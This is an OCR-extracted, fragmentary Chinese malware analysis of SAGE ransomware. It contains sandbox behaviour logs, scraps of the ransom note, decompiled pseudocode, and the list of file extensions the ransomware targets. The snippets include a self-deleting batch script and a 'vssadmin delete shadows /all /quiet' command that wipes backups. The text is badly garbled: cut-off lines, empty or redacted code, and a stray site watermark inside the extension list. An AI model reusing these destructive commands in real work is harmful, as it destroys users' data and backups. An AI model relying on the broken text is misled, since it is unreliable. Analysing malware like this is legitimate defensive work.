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





操作系统：


\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe
ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe
\Device\HarddiskVolume1\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d44b07453f.exe
ProcessName: \Device\HarddiskVolume1\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d44b07453f.exe
\Device\HarddiskVolume1\Documents and Settings\Administrator\Application Data\6zHZvt2p.exe
ProcessName: \Device\HarddiskVolume1\Documents and Settings\Administrator\Application Data\6zHZvt2p.exe
\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe
ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe


PID
进程名
详细信息
隐蔽信道 [3]
检测到可疑DNS请求
危险等级
反调试 [1]
尝试检测调试器
危险等级


威胁行为 [4]
尝试启动自释放程序
危险等级
PID
进程名
详细信息
856
C:\Documents and Settings\Administrator\Local Settings\Temp\3b76846bb664fb7466dbf1d44b07453f.exe
CreateProcess: c:\documents and settings\admi
application data\6zhzvt2p.exe
调用系统进程删除文件
危险等级
PID
进程名
详细信息
460
\Device\HarddiskVolume1\WINDOWS\
2\cmd.exe
FileName: \Device\HarddiskVolume1\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d4
4b07453f.exe
释放PE文件
危险等级
PID
进程名
详细信息
856
C:\DOCUME~1\ADMINI~1\LOCALS~1\Tempb76846bb664fb
Drop PE
ents and Settings\Administrator\Application Data\6zH



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



SAGE CAREFULLY ***
ritical files as well as databases, images and videos and so on were encrypted by software known as SAGE!
But if you follow our instructions we guarantee that you can restore all your files quickly and safely!
after some time, so if you can't open these links, you can use TOR Browser
This links are temporary and will stop working
The TOR browser is available on the official
PLEASE READ THIS
All your important and


2 KB SAGE File
1 KB SAGE File
2 KB SAGE File

3.3




```
39  v12 = -1665792991;
40  LoadLibraryA("wlanapi.dll");
41  LoadLibraryA("ntdll.dll");
42  LoadLibraryA("mpr.dll");
43  LoadLibraryA("iphlpapi.dll");
44  sub_405640(&v13, 9, &v9, 4);
45  WSAStartup(2u, &WSAData);
46  CoInitialize(0);
47  [redacted]
48  [redacted]
49  [redacted]
50  [redacted]
51  [redacted]
52  [redacted]
53  [redacted]
54  [redacted] = CreateFileW([redacted], 0x80000000, 3u, 0, 3u, 0, 0);
55  [redacted];
56  if ( [redacted] != (HANDLE)-1 )
57  {
58    WSAData.lpVendorInfo = 0;
59    SetFilePointer(v5, -10240, 0, 2u);
60  [redacted]
61  [redacted]
62  [redacted]
63    sub_409430(v4);
```

```
v0 = GetCommandLineW();
result = CommandLineToArgvW(v0, &v6);
if ( v6 == 2 )
{
  result = (LPWSTR *)result[1];
  if ( *(_WORD *)result == 100 && !*((_WORD *)result + 1) )
  {
    if ( AttachConsole(0xFFFFFFFF) )
    {
```

```
v6 = a1;
v1 = GetCommandLineW();
```

```
sub_405C00(
OpenProcess(
sub_405C60(
ExitProcess(
```

```
CloseHandle(v1);
SleepEx(0x3A98u, 0);
CreateMutexA(0, 1, v0);
if ( GetLastError() == 183 )
  result = 1;
}
return result;
```

```
v0 = GetKeyboardLayoutList(10, (HKL *)List);

result

v2 . List     v1

v1    v0

result

result
```

```
13  v2 = 0;
14  sub_409DD0((int)&v8);
15  v3 = sub_40B1C0((int)&v8);
16  if ( v3 >= 0 )
17  {
18    sub_409DD0((int)&dwNumberOfBytesAvailable);
```

```
25        sub_409840(a1,
26        v2
27
28
29
30    sub_40B360(&dwNumberOfBytesAvailable);
31    sub_4096F0(a1, dwNumberOfBytesAvailable, v7);
32
33    sub_409F10(&dwNumberOfBytesAvailable);
34    sub_409F10(&v8);
35    result = v2;
36    ...
```

```
16  v3 = sub_4072A0(v2);
17  v4 = (const CHAR *)sub_40AAB0("%s\\__config%u.bat", v3);
18  v5 = CreateFileA(v4, 0x40000000u, 7u, 0, 2u, 0x102u, 0);
19  if ( v5 == (HANDLE)-1 )
20  {
21    result = 0;
22  }
23  else
24  {
25    v7 = (const CHAR *)sub_40AAB0(
26                         ":abx\r\n"
27                         "ping 127.0.0.1 -n 2 > nul\r\n"
28                         "del /A /F /Q \"%s\"\r\n"
29                         "if exist \"%s\" goto abx\r\n"
30                         "del /A /F /Q \"%s\"\r\n",
31                         v1,
32                         v1,
33                         v4);
34    v8 = v7;
35    v9 = lstrlenA(v7);
36    WriteFile(v5, v8, v9, &NumberOfBytesWritten, 0);
```

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img.cur .fxr .slk .m4u .mpe .mov .wmv .mpg .vob .mpeg .3g2 .m4v .avi .mp4 .flv.mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .wma .djv.pdf .djvu .jpeg .jpg?www.2cto.com .bmp .png?www.2cto.com .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz.rar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .accd .db.sqli .sdf .mdf .myd .frm .odb .myi .dbf .indb .mdb .ibd .sql .cgn .dcr .fpx.pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng.ptx .r3d .raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop.potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .eps .as3 .pns .wpd .wps .msg.pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltm .xlsx .xlsm.xlsb .cntk .xlw .xl

[redacted]

```
  v2 = 156;
  v0 = GetVersionExA((LPOSVERSIONINFOA)&v2);
  if ( v0 )
    v0 = v4 + 10 * v3;
  return sub_404F80(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
}
```

```
  v3 = sub_4087D0(8u, 102);
```

. APT

4.1 APT

APT

APT